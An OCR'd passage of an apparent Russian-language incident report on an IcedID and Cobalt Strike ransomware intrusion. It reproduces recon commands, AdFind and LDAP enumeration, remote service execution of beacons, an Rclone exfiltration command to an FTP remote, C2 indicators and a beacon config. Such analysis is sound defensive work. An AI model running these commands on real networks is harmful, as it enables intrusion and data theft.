
```
"Process Create:
RuleName: technique id=T1059.001,technique_name=PowerShell
UtcTime:
ProcessGuid: {46d5468e-d592-604f-401a-000000000e00}
ProcessId: 1572
Image: C:\Windows\System32\mmc.exe
FileVersion:
Description: Microsoft Management Console
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: mmc.exe
CommandLine: "C:\Windows\system32\mmc.exe" "C:\Windows\system32\gpmc.msc"
CurrentDirectory: C:\Users\                          \
User:
LogonGuid:
LogonId:
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=7150AD53ECDA6DA136F56A41A97F4442F4C3A195,MD5=0ED2577AA82A30B1C1C55843F23B7
E377D2
ParentProcessGuid: {46d5468e-d526-604f-341a-000000000e00}
ParentProcessId: 5268
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "
```

GPO назвали «новым».



Доступ к учетным данным

Учетные данные были сохранены на сервер и контроллер домена с помощью Cobalt Strike Beacon.



Исследование сети

Первоначальное иследование было проведено вредоносным ПО IcedID в течение нескольких минут после запуска:

Code:


```
cmd.exe /c chcp >&2
WMIC.exe WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
/Format:List
ipconfig.exe ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net.exe net group "Domain Admins" /domain
```

Было замечено, что поток запросов LDAP исходил от wuauclt.exe (Cobalt Strike) на плацдарме.
Code:

"DistinguishedName": "CN=Terminal Server License Servers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=RAS and IAS Servers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Incoming Forest Trust Builders,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Account Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cert Publishers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch":
"Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Server Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Storage Replica Administrators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Hyper-V Administrators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Remote Management Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Access Control Assistance
Operators,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=RDS Management Servers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=RDS Endpoint Servers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Event Log Readers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=RDS Remote Access Servers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Certificate Service DCOM Access,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Performance Log Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cryptographic Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Distributed COM Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Network Configuration Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Performance Monitor Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Remote Desktop Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Replicator,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch":
"Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Backup Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Print Operators,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch":
"Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Infra,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }


"DistinguishedName": "CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Security Administrator,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Security Reader,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Compliance Management,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Discovery Management,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Hygiene Management,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Delegated Setup,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Records Management,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Help Desk,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=UM Management,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Public Folder Management,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=View-Only Organization Management,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=DnsUpdateProxy,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Recipient Management,OU=Microsoft Exchange Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Protected Users,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cloneable Domain Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Enterprise Key Admins,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Key Admins,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Guests,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Enterprise Read-only Domain Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Read-only Domain Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Computers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Users,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }

Мы считаем, что активность была связана со сканированием Bloodhound, поскольку через несколько секунд мы видим, что результаты BloodHound сбрасываются на диск перед удалением.



Оказавшись на сервере Exchange, злоумышленник выполнил DNS-запросы для всех систем, присоединенных к домену, и выполнил эхо-запрос нескольких для проверки возможности подключения.

AdFind был запущен на контроллере домена для сбора дополнительной информации, такой как имя, ОС и DNS-имя.




Code:

```
cmd.exe /C adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > some.csv
```

Боковое перемещение

Для бокового движения злоумышленники использовали различные методы в своей

области, одним из которых был Cobalt Strike.



Исполняемые файлы Cobalt Strike Beacon были переданы с помощью SMB и выполнены через удаленную службу.

```
data.win.system.level          4

data.win.system.message        "File created:
                               RuleName: -
                               UtcTime:
                               ProcessGuid: {78E9F60F-D30F-6048-0100-00000000080
                               0}
                               ProcessId: 4
                               Image: System
                               TargetFilename: C:\Windows\0ddb81e.exe
                               CreationUtcTime:
```

```
data.win.system.level          4

data.win.system.message        "A service was installed in the system.

                               Service Name:  0ddb81e
                               Service File Name:  \\                \ADMIN$\0ddb81e.ex
                               e
                               Service Type:  user mode service
                               Service Start Type:  demand start
                               Service Account:  LocalSystem"
```


В других системах PowerShell использовался с тем же удаленным выполнением службы.

Чтобы упростить окончательное развертывание программ-вымогателей, RDP-соединения были инициированы с контроллера домена, а также со вторичного сервера в среде.

Сбор информации

Утилита Rclone использовалась для сбора информации из общих файловых ресурсов и для эксфильтрации данных.
Code:

```
 svchost.exe --config svchost.conf --progress --no-check-certificate copy
"\\ServerName\C$\ShareName" ftp1:/DomainName/FILES/C/ShareName
```

C&C сервера

IcedID:
cikawemoret34.space
206.189.10.247:80

nomovee.website
161.35.109.168:443
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ec74a5c51106f0419184d0dd08fb05bc
Code:

```
Certificate:[e0:fc:e5:eb:fd:e7:da:0b:93:ac:dc:df:0d:e8:56:cc:7b:f2:58:43 ]
Not Before: 2021/03/11 02:06:51
Not After: 2022/03/11 02:06:51
Issuer Org: Internet Widgits Pty Ltd
Subject Common: localhost
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption
```

Cobalt Strike:
45.86.163.78:443
cloudmetric.online
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767
Code:

```
Certificate:[b9:2c:48:71:1a:ba:eb:99:15:c4:0b:b0:31:ce:14:8e:a9:30:ac:d3 ]
Not Before: 2021/02/27 06:45:42
Not After: 2021/05/28 07:45:42
Issuer Org: Let's Encrypt
Subject Common: cloudmetric.online [cloudmetric.online]
Public Algorithm: rsaEncryption
```

Конфиг cobalt:
Code:

```
{
"x64": {
"config": {
"HTTP Method Path 2": "/jquery-3.2.2.full.js",
"Beacon Type": "0 (HTTP)",
"Method 2": "POST",
"Polling": 48963,
"Jitter": 24,
"Spawn To x64": "%windir%\\sysnative\\WUAUCLT.exe",
"Spawn To x86": "%windir%\\syswow64\\WUAUCLT.exe",
"Method 1": "GET",
"C2 Server": "cloudmetric.online,/jquery-3.2.2.min.js,45.86.163.78,/jquery-3.2.2.min.js",
"Port": 80
},
"sha256": "8d44894c09a2e30b40927f8951e01708d0a600813387c3c0872bcd6cb10a3e8c",
"sha1": "deab6be62e9c9793f9874bbdec9ff0a3acb82ad8",
"md5": "28ceee1f8f529a80bd0ff5e52240e404",
"time": 1615840900656.6
},
"x86": {
"config": {
"HTTP Method Path 2": "/jquery-3.2.2.full.js",
"Beacon Type": "0 (HTTP)",
"Method 2": "POST",
"Polling": 48963,
"Jitter": 24,
"Spawn To x64": "%windir%\\sysnative\\WUAUCLT.exe",
"Spawn To x86": "%windir%\\syswow64\\WUAUCLT.exe",
"Method 1": "GET",
"C2 Server": "cloudmetric.online,/jquery-3.2.2.min.js,45.86.163.78,/jquery-3.2.2.min.js",
"Port": 80
},
"sha256": "11af3609884ad674a1c86f42ec27719094e935d357d73e574b75c787a0e8c0f1",
"sha1": "a30de5ca8a107fd69c8885a975224ea8ff261002",
"md5": "bbc6592c67d233640a9ca0d0d915003c",
"time": 1615840895189
}
}
```


195.189.99.74
smalleststores.com
JA3: 72a589da586844d7f0818ce684948eea
JA3s: ae4edc6faf64d08308082ad26be60767
Code:

```
Certificate: [14:f4:79:e3:fd:98:21:60:68:fd:1c:0a:e6:c6:f9:71:f4:ac:f9:df]
Not Before: 2021/03/11 11:02:43
Not After: 2021/06/09 12:02:43
Issuer Org: Let's Encrypt
Subject Common: smalleststores.com [smalleststores.com]
Public Algorithm: rsaEncryption
```

Конфиг cobalt

